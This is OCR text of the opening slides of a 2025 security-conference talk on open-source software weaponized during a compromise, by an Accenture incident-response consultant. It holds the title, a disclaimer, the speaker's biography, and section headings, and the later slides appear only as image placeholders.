Open-Source Software Weaponized as Part of a Compromise

Juho Jauhiainen

© 2025 Juho Jauhiainen / Accenture

accenture

PowerPoint-template © Slidemania

Disclaimer

This presentation does not represent the views of my past, present or future employers. All comments and opinions are my own.

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Juho Jauhiainen

Father, DFIR consultant, Malware enthusiast, Speaker, Training Instructor

~11 years of Cyber Security (mainly DFIR, CTI, malware analysis)

RITA (Rapid Intelligence & Tactical Analysis) Lead for EMEA at Accenture

Master of Science in Tech. (Information Security & Cryptography)

CISSP | CHFI | GSP | GX-FA | GX-IH | GCFA | GCFE | GCTI | GMON | GREM | OSCP

Disobey, HelSec, KyberVPK, MPK, Turvakäräjät, Active reservist

Locked Shields participant (2018, 2019, 2021, 2022, 2023, 2024, 2025)

One of TIVI magazine's TOP 100 IT influencers in Finland 2021, 2022 and 2023

LinkedIn: /in/jauhiainen | X: @JuhoJauhiainen | Email: juho.jauhiainen@accenture.com

BSides Dublin 2024

Disobey 2023

Locked Shields 2022

Black Hat Europe 2023

© 2025 Juho Jauhiainen / Accenture

Table of Contents.

© 2025 Juho Jauhiainen / Accenture


PowerPoint-template © Slidemania

001 > Case Introduction

December 2024


© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



